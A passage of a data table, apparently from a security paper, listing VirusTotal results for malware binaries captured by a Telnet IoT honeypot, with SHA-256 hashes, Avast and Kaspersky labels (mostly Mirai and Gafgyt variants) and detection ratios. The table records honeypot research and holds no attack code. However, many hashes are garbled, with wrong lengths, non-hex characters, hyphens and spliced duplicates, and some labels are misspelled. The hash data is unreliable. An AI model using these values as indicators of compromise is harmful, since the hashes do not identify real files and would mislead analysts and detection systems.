218	57f64c18c40ba3e2f88ab8dee999b5e69af0c2042ca8413a40ba17eb7fc8288	Not Found	Not Found	-
219	58a7c2df4e0cb5f43d2f512d229181b299fc873e1d254585fb	Not Found	Not Found	-
220	58a82f6fb2f7518431cd23a43059c7746e60075d11b4fd6c6fc29e6fae7	Not Found	Not Found	-
221	59b8867ed7f55ec955485783aa3f2903ca6496fe694d93d04cff64262ba91	Not Found	Not Found	-
222	59bb61a1486d7e82a0f091a0c30d5f62b58e23fbde3996a7264cb49af	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	19/60
223	59ea35837f4040bd014696949d30d5f654459d40c7573aefc4b706a1461d	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/59
224	59f6d49c57dc537aefc4de34700c315a473876e66921a322774aca293892	Not Found	Not Found	-
225	5abc0d14459b17e8500na0f8e032342e635aa046be35a87578e10d475372592	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	19/60
226	5b182735e3e09e299a78962e08342347e5d12d229181b299fc873e1d254585fb	Not Found	Not Found	-
227	5b5b778a2b8ed0222dd0404986f642c82a45ef4c8c4ac8628d0624dc90fa8c	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.ba	22/59
228	5b8730a6d73c61f86da75c021f690bcb8dce89aafebfb5cc68dde15012f	Not Found	Not Found	-
229	5c5d7410b1486d7e82a0f091a0c30d5f62b58e23fbde3996a7264cb49af	ELF:Mirai-ARV [Trj]	Undetected	12/60
230	5c721a1063c25171b9834900fed4d572306055a62d12353b0a028cd587fe0	Not Found	Not Found	-
231	5e77e0bac2917e3177eca61fc343878abb61a768d76e8a32691a6e24edff01a	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	9/59
232	5e783ccc1e09e299a78962e08342347e5d12d229181b299fc873e1d254585fb	Not Found	Not Found	-
233	5e9e42369725b84baaac661e9ceccac696abfc457a309d133891ffa765170	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.au	35/59
234	5eb6f809f6210893f694e751eda844a0f56d1520e278d0d640eab3a9b77	Not Found	Not Found	-
235	5ef2acf69d449d8803a8a204542607f7a960ad409cb9e39f190269f7d1b9	Not Found	Not Found	-
236	5ef8480709334c461fdaa025b915b195e79e90a9925798e10d4774934d636476a	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	10/59
237	5e03943cfa99a7a30972122e12e46292c6966017674026550bba066e1612	ELF:Mirai-ABZ [Trj]	HEUR:Backdoor.Linux.Mirai.b	25/58
238	5e56b19f490a79161a16d5e04692e8e637a767324e985b8f272b2107292d9	Not Found	Not Found	-
239	5e7623a097c5a8205b150bc7bead6503969cc56d8e70a0c6f41d2e2b0aa42	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	12/60
240	5e8f73e7160e649ad1fc82d18c838658c40e70b7abeef6842a7b63999649b400f	Not Found	Not Found	-
241	5ea639345d93c083d4cfddad25ab09511031ad4eeca57ad504555e79c2f774b	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.b	31/59
242	5eb60ba02a36e2899f43183c9b3972322c7e5da783ac53a04fe5a0d8	Not Found	Not Found	-
243	5ef1ec10bc3e99a2a801d8e03a0d1e112590da7c206d8bdadfb	Not Found	Not Found	-
244	5ef485d6777eb12ac8bdffea3495248c38cdff5293e8b0c79b7d1b9ff0d922	Not Found	Not Found	-
245	5f6beb8bf8568214886d37d7f8145176a21e978d0a0f95687768c7442487	Not Found	Not Found	-
246	5fa901a60899fdaf18c0908a041def09225d458454080de720b6b061b41	Not Found	Not Found	-
247	50993e5458d1bd926c0225c32e8b596f6b6d0a03b3ebed319736e11f8590c	Not Found	Not Found	-
248	60dfbb8eb67a2b634bc7878e960f8d6979f5262f2951bb8c23782d3ac8e29e5a	ELF:Mirai-ARV [Trj]	Undetected	14/59
249	614ef43c45d381e3f308622bd303d7159ea23e4f17ba0f14958d	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.ba	28/60
250	6182782d97fd62c83594a2f1053b3e97be8da58d67e7968d15462625678	ELF:Mirai-ID [Trj]	HEUR:Backdoor.Linux.Mirai.ba	40/58
251	6184807a589a6e8f76ac3e56b533fb9b859e0cbd9179db6578ddae85e389	Not Found	Not Found	-
252	623aa1a933dc81d718e5f0a098e60f00fc4da6535382d0b2ebe3af503a87cf	Not Found	Not Found	-
253	62440b107106b6b652e815728965b4d28b7c7e9b2d0b0d57da487678de91159	Not Found	Not Found	-
254	62a50ffe3f4079458021e277e6283880a7e7bd84e64b84ced71a8eabef7f16	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	20/59
255	627b1c61cda4da10dce686a0977cedd7f8e3ef1f5e6d606b0aecd400198fa	ELF:Mirai-ARV [Trj]	Undetected	12/60
256	6377bfe44eb4b235150da5310e3f1leca21b7f75ba2b7acaf61a74f0b8e754f	Not Found	Not Found	-
257	63ac7da61048e0338554d66c5485e9807cc4b01201c68e73566464b6c4721	ELF:Mirai-ARV [Trj]	Undetected	12/60
258	64e84edb152e1c32a8826cd4f7ffcd1b71d5eb89954c32ece978752462575be	Not Found	Not Found	-
259	657238402e35876a9a206dc788c5149b6f65609e8c4163b2339d0258527d5d	ELF:Mirai-ASM [Trj]	Undetected	18/60
260	6579b38186d6ba826db65b7e735d067d39d15bb767d2540e9d37abe120e0ed8f	ELF:Mirai-ARV [Trj]	Undetected	12/60

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
261	657da710a4b54f7da65e7afa85a3127e679e0b9fcf171337e39a60049000b36	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	10/56
262	6597dc7ec948382e65c1labc0d6249a397789758d51ad046011cd426a	ELF:Mira-FFY [Trj]	HEUR:Backdoor.Linux.Mirai.b	32/59
263	660095ab92739b72738247526129b20f636cb2307ad57530f85e571847379	Not Found	Not Found	-
264	66ca76b12635b3e0a963c308d7644c56c27d145586dc32763850b53a7e0ed01	Not Found	Not Found	-
265	66d4651d07462eac8801370c3600e91354b65746ff6b36930180682a5c1728	Not Found	Not Found	-
266	66e4054dfe3bfba8999184ba28f438050a1643ab905acab4b450df	Not Found	Not Found	-
267	6711be63957173bc0de3f8c3b0e287d21216d0561351ee1547a618107dc	ELF:Mira-ASM [Trj]	Undetected	12/59
268	673b8e330638e350c045ce8d04f578796866e189c76e75175d344ef822801dd6a	ELF:Mira-FY [Trj]	HEUR:Backdoor.Linux.Mirai.b	39/60
269	67e1d43f9-33ad4b4cd24361b6205bd4560a6878104ea83ea07e47b7174	ELF:Mira-ASM [Trj]	Undetected	32/59
270	67ff426701574243613e923c4-2d5bd135d197fb978c5767696b202	ELF:Mira-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.b	29/58
271	68282205cace94363180b99314c120091ae7754f583c1d93155776a91449187	Not Found	Not Found	-
272	685faaa0f406bc7d461461947d88050bab0ebab7d47b7e0505b0fd1bb045d5df	ELF:Mira-ASM [Trj]	Undetected	13/60
273	687e37692eb73a7be187d3a3c1e65f6ce9ed30530c9a55d1b9d16152128f	Not Found	Not Found	-
274	6a5298d734a8a82eb63b15698a8371d427b39044d3c1970546e9b9b633033b	ELF:Mira-ARV [Trj]	Undetected	13/59
275	6b0fe4abf6621b7566431959d6e3b06247341872f473d495cef1c13359	Not Found	Not Found	-
276	6b1a36edbeeb715b808ac2401db8f11281d1bed0895c04b6878d34d783d22d7	Not Found	Not Found	-
277	6bc305abd377d9aaaa0b3d26fe0e4949d3ee095604d6191bea3282dc5262d9	Undetected	HEUR:Backdoor.Linux.Gafgyt.bj	6/60
278	6bd92950a455d160a428622895b18b1d416193faa4f05313919e57630286	Not Found	Not Found	-
279	6bed0175f6d6a18d1d7380628c3509525b3d3e4aab99c3b527d963484578	Not Found	Not Found	-
280	6bf280e7ee09c135d32f2fe7ea9a4916b06aa0153c3e037642656645	Not Found	Not Found	-
281	6c6297fc621b178csf4d000a283982fa3f307e5c27287a20cb53b30b3d4fa3	ELF:Mira-AJ0 [Trj]	HEUR:Backdoor.Linux.Mirai.b	37/60
282	6c6e1689d118c9709b0a082097cc1d7644cace8688c0b3c31b540f94b0	ELF:Mira-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	18/60
283	6d7ab7e56c0f663767452645088a494550e63843c5e2a384755f3e03d8fa477622	ELF:Mira-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/59
284	6ec51e64d02469770f6ed23f3e453a0bcc0f05b9d7d6a264d511d871233c	Not Found	Not Found	-
285	6ed74c848e848d1cd12a883d7f040888-220505e19573780503cc77d70e	ELF:Mira-ARV [Trj]	Undetected	12/60
286	6f5a1919a55b181a67741912874274cd61b5a76754140574879e7e4319	Not Found	Not Found	-
287	6f942d2d27fea02c90e772b852391771a1ea6c4f05eccc3e03d8fa477622	Undetected	Undetected	0/59
288	70005d5e453d87d0cafcae02faa69b9559ea8fa18773c7a6106e615b04d465f	Not Found	Not Found	-
289	71e7dc4fd96d117d0c4201d8f11281d1bed0895c04b6878d34d783d22d7	ELF:Mira-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
290	7265437e56c37906d13648eef848b297c1e82008teebba3477b9b8ba7	ELF:Mira-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
291	728852f93709505pcd431la1a8776b2d6ba4adc933537099384f692a2c	Not Found	Not Found	-
292	72d45705109e927101la004363c3f2d8bddd005a0tdedbedb8c0d18f7e1802	Not Found	Not Found	-
293	734146d0da125a2a5c8a239d43a405f47e2b5c154b0383c12ffcc437	Not Found	Not Found	-
294	74855bb8d529a62507eac1780331dc1d2dceb562bad959824084e3a831bb	ELF:Mira-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	14/59
295	751299fa22b100c224983913d2b8e374a4f71d7097e509b82634c495ff	ELF:Mira-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	11/59
296	7519b7809a64795462556c76692d3636e6d204e2050b4fbfc82b60676	Undetected	HEUR:Backdoor.Linux.Gafgyt.bj	6/60
297	763952ee4fa0d29417e27883d2fb8e1906da940b8322f23a7daebc78192c12	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	21/60
298	7686d27393c29e81b0e15374b1058619892032cf7329b2940b81bd	Not Found	Not Found	-
299	7686f161b667aa976976a834d03b2365ff6c2d08209b61f950a6e	Not Found	Not Found	-
300	7744749488e5da391a0cced9619604363c2f3d2b8d005a0tdedbedb8c0d18f7e1802	Not Found	Not Found	-
301	7780720523e94f34360d3e597ccad1455b8fa442632fb00c3f5e628256df8	ELF:Mira-ARV [Trj]	Undetected	12/60
302	78200001c27792445c25531901ca1cd31cd093628693337222f8692d46	Not Found	Not Found	-
303	7857b022f41525799e0fdec7273638862970954762b95663438764fd55	ELF:Mira-ADH [Trj]	HEUR:Backdoor.Linux.Mirai.b	33/60
304	788ef65d53eddf54a53d5f5e5568reh1d5a9534d03b230d61f950a6e	ELF:Mira-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	36/60
305	78f7f1ee5812d1371969bd8abab7d73fe3a01283023b4a85d053a140bc	Undetected	Undetected	0/55
306	7895e17b1dc0d102751062701f7061f2941f19a692d090dc303d30157chec89	Not Found	Not Found	-
307	78f7d0b9c3d43be43eccc39356a7d5fec8d6f08c1edfd0f777a390253d6fa3	Not Found	Not Found	-
308	79228a42faa8f32e0d97cda310d1b489e34d452d01663955650a7b171d	ELF:Mira-AQY [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	12/59
309	79893676a6d636d1318551bna201177878991253728448ff393ca5429	Not Found	Not Found	-
310	799263e895f6577671a3361015fb41b76b38bf8630-903240863b9d7378db1a	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/60
311	7995c967458b50593a708497291cd4b1b38829946560fc2d997a19d48ca	ELF:Mira-ARV [Trj]	Undetected	13/60
312	79720023d2b1m0126703d844b4d72b7e386f5ab65e9823a12d1040accf3	ELF:Gafgyt-FH [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	19/60
313	7a9be84de164621b255e6sc582e080d688535ca218150d0f701d659d44fc	ELF:Mira-ARV [Trj]	Undetected	10/59
314	7ab251b4151d176627979e4490503ee8a49761d1b4606bd6e406428a56e4	Not Found	Not Found	-
315	7aa1abe0504313c8961e57827e7870989649062e5272d059740ad305a3c5653	Not Found	Not Found	-
316	7aa1ada3d35d846265b2f32f248a582d5e35a5018c71790769947e381b4e6c	Undetected	Undetected	0/60
317	7b0954791568b2959e1a755d64c431930615150d0f5a7c79c460c1e418b5	Not Found	Not Found	-
318	7b4ea4b3b7a4d6d329b30e71c037519312f051b601e100dab236d24	Not Found	Not Found	-
319	7c69fd5a944805845624e64639152b147d750521b3b7942a4d65670a541f13	Not Found	Not Found	-
320	7ce259a7293778361b2c31a3604a619a4e01f132457ee88b27182942f6aa54	Not Found	Not Found	-
321	7d3152e8e2249d9b584545627b7e647b79b45d26844845ded31b327d0	Not Found	Not Found	-
322	7d4095002c0f8279a416631a8e8886ff9775d3287540f4e4b9032	Not Found	Not Found	-
323	7d9054890265766713d417fc071de2772d3f6a05d5a63515d6e89597e039	ELF:Mira-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	12/60
324	7d6d09285079e75072343e1506270291cd4b1b38829946560fc2d997a19d48ca	ELF:Mira-ID [Trj]	HEUR:Backdoor.Linux.Mirai.b	33/59
325	7e6f1e67279af0202d9c1e5b1c16461e0ac653e02a0802a783ba6e4d34d58	Not Found	Not Found	-
326	7e8f144704587821279490045740d068d6186287ed385e183818d014d	Not Found	Not Found	-
327	7e254787e981cfa7c7b110a77d6061cb2a6dc0801d23626ab31c5365eb	ELF:Mira-ID [Trj]	HEUR:Backdoor.Linux.Mirai.ba	33/60
328	7e979d418652099212ea10f5ba79e1105f99a0781b37157436f2116396	ELF:Mira-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	24/60
329	8009d38311d4e31bd08ac494a9a78b6e922b6a59f99980063031a1	Not Found	Not Found	-

## VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
330	8030770eba0d0080ccbbff163ce6eb69e4ad7bdf6af8b061715eaa9ecb664e25	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.ba	14/60
331	804501441c4e13259d1755d9713e7978781a6d1c296eeb16e0c955e164d7e	Undetected	Undetected	0/59
332	80ba69c192e99ne777e01825177fa0732ddcb478a00e12fce74224476e7d26a	Not Found	Not Found	-
333	811df965b5c5b563db0aa9c373f675ab3e3cce802241b18d6395afe16430474a	ELF:Hajime-Q [Trj]	HEUR:Backdoor.Linux.Gafgyt.a	35/60
334	814bea9c7df4da0f039ea037e92aea06dbb7bd9e6ff9c39e97fd3018b3652e4c	ELF:Mirai-ARV [Trj]	Undetected	11/57
335	815b86cc024ed11bc07ce8e38931d0f07a1cdcb7a343f1c21813ab826d957de7	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.ba	31/60
336	81b7b7be7762bd17ef585aa3a3aaface8278be4d6a1e65ea1ed20311c9eae9b862	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	17/60
337	81c48l316139fc61b524051d4fc80d20e6998ac4f4dc7b140e52e032e396	Not Found	Not Found	-
338	81d26343b3d6b12ad153d84f2611c42dc490d982c654bb14e441a3f5cac4	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
339	81fbf4660adaabbcc65b85bb8580bb16f57310c4a4980612d6535519d5166a01	Not Found	Not Found	-
340	82a942b621109549f6da767a2462127a6ed72ab882d3b8e192430d3936d47	Not Found	Not Found	-
341	82bbbf46472fa4adeebe9a1066329460ef8263da0472f18ca903973933a564eb59d5bb98674c	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	12/57
342	82d5472b795d09e846192e0472f18ca903973933a564eb59d5bb98674c	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	13/60
343	82e61503334df060cec23197b619fa5cb4739920a4f3d1b19d7b384415b8fd	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/59
344	8398e9a52b6161a45d77e794a5e6a9e9d55346ba8d33d8s1874729	Not Found	Not Found	-
345	839a9fb4b4e945ac9e2009417b5b60000c9931d503fa9d11910305e24165bf8	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.bj	33/60
346	83d59608018166ef633d2b5121f43494517bddbbe3d62e1550e0a0c163c	Not Found	Not Found	-
347	83e0326018d5942129f4158ebcb2a06815a1d7e01a4c74c719b76777ce0	ELF:Mirai-ARV [Trj]	Undetected	8/60
348	84e9730b56e2d2e3694d4ff26aa3b3d067bca81d7b6f559421b9c18c	ELF:Mirai-ARV [Trj]	Undetected	8/60
349	862e363549fc489cb7635fae150a77922057658097e73015b5b9e64032e3	Not Found	Not Found	-
350	86a5716e1580547a796f8d98964688b208fc1de75e66ee66393a4c8409bcc25	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	18/58
351	86f869a0a802b29569ea263da0537e324785cb895c5252935d9bc7f24e52e	Not Found	Not Found	-
352	8715b1sae15d1865793bddd674d42be5765d0e09a1e59403bd73d45a48828	ELF:Mirai-ASM [Trj]	Undetected	13/60
353	8734680e76e634a364de497e8a63d6fd02d2f71abd3aa2b5f10c94852f62ca	Not Found	Not Found	-
354	877beb61367238712fa4e7b2d39df4ce2dcf194a34db5c7b0332f7d12706e	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	8/58
355	87d01c60d0de704206373aa89f38234594ff585a4fba8750d295e83188de1	Not Found	Not Found	-
356	88a360e4e17a201bca4ef4855d2c2c2568a8e39285a68f75d8aafa5d6d2	Not Found	Not Found	-
357	89c17347a40984682a49f630af833c2283cf34d7813a6cb50fb4ad32670a91	Not Found	Not Found	-
358	8a20935b9d92acaed03dacaec946da3f26aa3b7859e6504801144255fc50d	Not Found	Not Found	-
359	8a52113259fb29ded07d212693b13e64d6cb6a382701fafd92d4d54a39	ELF:Svirtu-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
360	8a949754e4c96ae00d62d2de070f13c3c4ed710c45da48dfb18a9276a58	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	6/60
361	8b8c9b5332dc56e2d2e079le1b7073fb7c944587b95e06cb93906ba2d3703364	Not Found	Not Found	-
362	8b9e62949f53245ce806d07bcb5788394a1929e4e41565d65182b86177df1	Not Found	Not Found	-
363	8cd8ed6ca9e4a459884526174ff9a3cfe13e890719668e10228e4d4abede	Not Found	Not Found	-
364	8e186f00481b566d4234ee0f03b10381f16843d46cb15c9ab3340a2f719b	ELF:Mirai-ASM [Trj]	Undetected	12/59
365	8e07f366f81d1debd6ecb4b0f4fc3d1107d2f99d3f77e1d9933f787fe1d	ELF:Svirtu-AA [Trj]	Undetected	13/60
366	8e319f53d5b5792a41b41b7bd6fd479c14570429ca1c5acc35df4fb121b7ace	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	24/59
367	8e59e7c1366a4192c13f178833fae1ed8f1937e73b454591b55a88fc94d7	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	37/60
368	8f46c6879409e40435734m533c72e486852e2c706e4f701a73aef	Not Found	Not Found	-
369	900515b6e562ea949d49bb5dc732b18ada14a5811ba3e7943e102a487b298a5	Not Found	Not Found	-
370	9093a28fe174fd02d4e380bc908236536ab2272c4f98caaaca991352896c8	Not Found	Not Found	-
371	909e1216936d6dcf3f2e75bd16324461d63244661c59ab3340a2f719b	ELF:Mirai-ADU [Trj]	HEUR:Backdoor.Linux.Mirai.b	24/59
372	90f06747b4e41f1982ada070d2e9907e19a73b4454c59908e2820852ba004c	ELF:Mirai-ARV [Trj]	Undetected	8/59
373	91438553fa8d4e8f22206466a220526b7959244646bc768a5d4f4b9330d36d	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	24/59
374	91f62a2cb76a53eb8afaf1f1cba121026a12ab7242e16d7ad25e2669ab2c	ELF:Mirai-FY [Trj]	HEUR:Backdoor.Linux.Mirai.b	39/59
375	91ed5f70d048ac10a148436ce0761d480e5447760eaabb4490a5da3c6ba18	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	20/60
376	92644e7ab074dc7adfe1143bc010ad62e0205011d23b3d64682c5d1cd191	Not Found	Not Found	-
377	926482a64858f6060c78d46ff123df8e141642e383eaef85e94115bfa152d	ELF:Mirai-ASM [Trj]	Undetected	27/58
378	93251515a423565cc96b120d6a8ebe0abe7d61e1a39cb600f2abed11639	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	
379	9339521da75esf082bd738ca8dc528d04ec605b1946da59c556903b3bcd624f	Not Found	Not Found	-
380	9367b6fb6145abf62482948dza47067e6307555d8aae460db5f76eебd110c79	Not Found	Not Found	-
381	9411517685d6eab36118824436b7d977e3f97fd102c367bea21552e22	Undetected	Undetected	0/59
382	946625c30ca46490fed3a96c1lf113937f5c3ce9a6913b7f1cbe4d3075478	Not Found	Not Found	-
383	94762ed10c9e6657bd292a8d65b49fc17a64ba21b4efebfa157bae985fc	Not Found	Not Found	-
384	94768647c08c5a8e6aa5b131b58511342a8688fcfela16c972d5dd224d	ELF:Mirai-ARV [Trj]	Undetected	13/59
385	948776a3c08a6e486a25827272909563677b7c0f83b6a864ba2755813a0d	ELF:Mirai-AQY [Trj]	HEUR:Backdoor.Linux.Mirai.cg	35/59
386	95459998824b3c1b991496e478d16f48499bf7210c5956255dcfcbe5d	Not Found	Not Found	-
387	956b40929e0d035608565504a5ebfc6bc277eaa86845ab4a1aa96e9c46b679	Not Found	Not Found	-
388	96361a0375aef17abef99a107e109c4b71cc36ff9a059f9acea55d4ac4b6	ELF:Mirai-AHV [Trj]	HEUR:Backdoor.Linux.Mirai.ba	36/60
389	9636e563299f8c69d006a35609a20200e93b93a36c469e9a63496b52238008	Not Found	Not Found	-
390	9665b7a72259df528e54ee22a8ee95589d722299cb6f49f750f57ffbb85	ELF:Mirai-ARV [Trj]	Undetected	12/60
391	96a6f71611ad5bfa54b8eaa5fa5b1c4f212ec1c7600467909c7366391ba6467	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	8/59
392	9791a51da597c69506436d88777257a02934b8b3f3595e39318d431693bd1e	Not Found	Not Found	-
393	97a2d71bb73766a77d8f9adec375f0e673218349887d602c83901c031c7	ELF:Mirai-ARV [Trj]	Undetected	13/60
394	97cfa21ef63360647d5175c411b1555c9d08389e116e3c6a697f7b6d42	Not Found	Not Found	-
395	98fff6b5c10553acd7a19c26f42ff09a1d23e6161ce234fb5cb8c443277e0	ELF:Mirai-ANY [Trj]	HEUR:Backdoor.Linux.Mirai.ba	39/60
396	99cb31480ec18642a80303e08fd26f7e8d24da68ccf9a53ab029fb1d23e89	Undetected	Undetected	0/59
397	99cb4b6d828d5f43b69279a545dc9b3ca975d827ae093cc62962ebf75529a7	ELF:Mirai-ASM [Trj]	Undetected	17/59
398	99d3dc0d4266866b25124b654b076b9f216078008a02b3afa637653f043fe5c7	ELF:Mirai-ARV [Trj]	Undetected	12/60

VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23 (continued)

SHA-256 Hash	Avast	Kaspersky	Engine Detection
399 99d5df37c332da1425dfa979b5f950a9f523e5063bc7f9ed7a6098b83bdad626	Not Found	Not Found	-
400 9a35cd2f0ba1c4d1f2e00765a06fb2f8210ba4e1ddcb2771d387fa14	ELF:Gafgyt-FH [Trj]	HEUR:Backdoor.Linux.Gafgyt.a	33/58
401 9a7c687682f25e2957a23def820d644359727d5dd4e5b8ce8c0b3035b3948d55	ELF:Mirai-AOT [Trj]	HEUR:Backdoor.Linux.Mirai.a	33/60
402 9aac498299c60aace925d9ded6d46ba3f476be655975fee8f1326e18931e994	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	20/60
403 9ae6b4e1b946fd86c2e27e76f7e9183918203223a21987433eca95fa6065f1163342	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	17/60
404 9b0e2cc261ddf82e2e7275315ad0997e6824396f43b8a0eb623ba7aa65db8e	Undetected	HEUR:Backdoor.Linux.Gafgyt.bj	7/60
405 9b31f7eb1b28c5497a06862119e0152893e8f80e2fd508d3d4577c3a5b100	Undetected	Undetected	0/59
406 9c45538a6d37ef845f8d5ae1b1613438a1103d84b5b3d5b7e1cb94e0bb7	Not Found	Not Found	-
407 9c4995010c097b7545514d62bd0e9084ee8912ccfaef4cf2028054cacf25dbf5	Not Found	Not Found	-
408 9c5b56456f6e9d26a0f25d3c00623438b8ecb3eaacc632aee1185b938a9	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	14/60
409 9c8c063e9972090d56f94fd86f313a29f4127597284f8b1065b8048f051e1978	ELF:Ddo-S [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	32/59
410 9h82356ebc788089d52de7a175082d6b5e8434196d6ee9945c140d2435	ELF:Mirai-ARV [Trj]	Undetected	13/60
411 98e7fb8ccfcf3dc71b18fcd2e5d8bf1b8bad8f172d08d5f5e8106edfa44	Not Found	Not Found	-
412 9f1678b88d163c9a698613181d9f1dce8104b039927e01ab0db2b42d093607fd	Not Found	Not Found	-
413 9f17c0697a8fb6437853978349e104378c4f30a763b9a849e40e0ec93316b	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	12/60
414 9f657da375bb6f7349690471abd700724f462b5ca8f7433fe06099fc2e1	Not Found	Not Found	-
415 a04ac69d89ad899312783d4f8456e53730b212c794a26bf215708b66daa3d3	ELF:Hajime-1 [Trj]	HEUR:Backdoor.Linux.Hajime.b	38/59
416 a0cdf1452b01ac3a67954e330570c1ba5b5d46a00d993ed2e75c2032e14c61	Not Found	Not Found	-
417 a18c6f754b3baa62634df244202e08600553bade4b2069731620ba9f	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	20/58
418 a1d6cf0932be38a720330c31561b04674e2673c619130266b84ebeafe61b	Not Found	Not Found	-
419 a236e3a32e0b5248e135e54f22d9e47a1e71b28ba0b4188db28c7f10d64e74d6	Not Found	Not Found	-
420 a26d4a039900fd3126e114c31214d7d33b48b51ddd198c2c381	Not Found	Not Found	-
421 a3b49949d70810557a7d826dc2654b6d8f848b1ce11e4093b0fda704e	ELF:Mirai-AOW [Trj]	HEUR:Backdoor.Linux.Mirai.b	29/59
422 a3b6f615d2232f12e6b37e744181454b1b002bc4e239eb22fa3c82d3436ee127	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.ba	16/60
423 a48b2474e4658673ee3a8471929101eeea168baec66606046709066d7e964	Not Found	Not Found	-
424 a4914c813112b9d434590c23670761cd36a684f141c68a94071b	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	37/60
425 a4bf0562b150e28d0d7de1b08e003982cdff1e277adef6de0f247f159631a2231	Not Found	Not Found	-
426 a4c81d8bfce1dab6252105dee2aeb91ac1c16fad361b86738e62b7e74337b	Not Found	Not Found	-
427 a5fe71098a6236b3a6d82128189e6ffbb6d52a05599b432f499d	Not Found	Not Found	-
428 a5f606b8aaac09c72c3efbf11ca420561bde56dbbb964fc2b53175aa2e	Not Found	Not Found	-
429 a6661b42b7603a4be88863407f54c5b9f274ab3b9839b32a6d94e05e097	Not Found	Not Found	-
430 a6919d639491d145d5e5bde532ff1fec862750a42937d56629e78754f8cc0236	ELF:Mirai-ARV [Trj]	Undetected	11/60
431 a706d92ffead8c098e089a667aa67a5147577d7eb4d8bf74ab7a66528b2e8c	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	15/60
432 a84f12a13448b1c568d47d1a1b1d970b4f27d410f0754562952a8d2224	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.c	19/59
433 a85ca31c07847832221968baad039a9746756a238317b8933ea59546aa4	ELF:Mirai-ACU [Trj]	HEUR:Backdoor.Linux.Mirai.au	39/60
434 a8b4338c326b06e4a82844344314a8acea5b73b75e8fac474071b	Not Found	Not Found	-
435 a8c54157e443a87c370064f86737d9dcba1015d32472435395c5e82a4f476	Undetected	Undetected	0/60
436 a8c9732bd09a7704492b96dd1a7e2798578bf07ce64719f6f2215ded191e	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	16/60
437 a8540d0c207180412092b96dd1a7e2798578bf07ce64719f6f2215ded191e	Not Found	Not Found	-
438 a8d3a98007fc506b89280955c8772b543088bf8ffba20cc5e9212906d3	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.ba	14/60
439 a8edf40195012468182ae501fc1b459e4de6386ffd3ea2c9e95d44d79c5e	Not Found	Not Found	-
440 a8a1405c5d851b4356e1d85d6e39c5e4a4d6c7328c36d796884958cce93e	Not Found	Not Found	-
441 a8e2e6810f40fd4a20070027f8d9b46a81005a24d2e4ce2ffbeb8d64e285	Not Found	Not Found	-
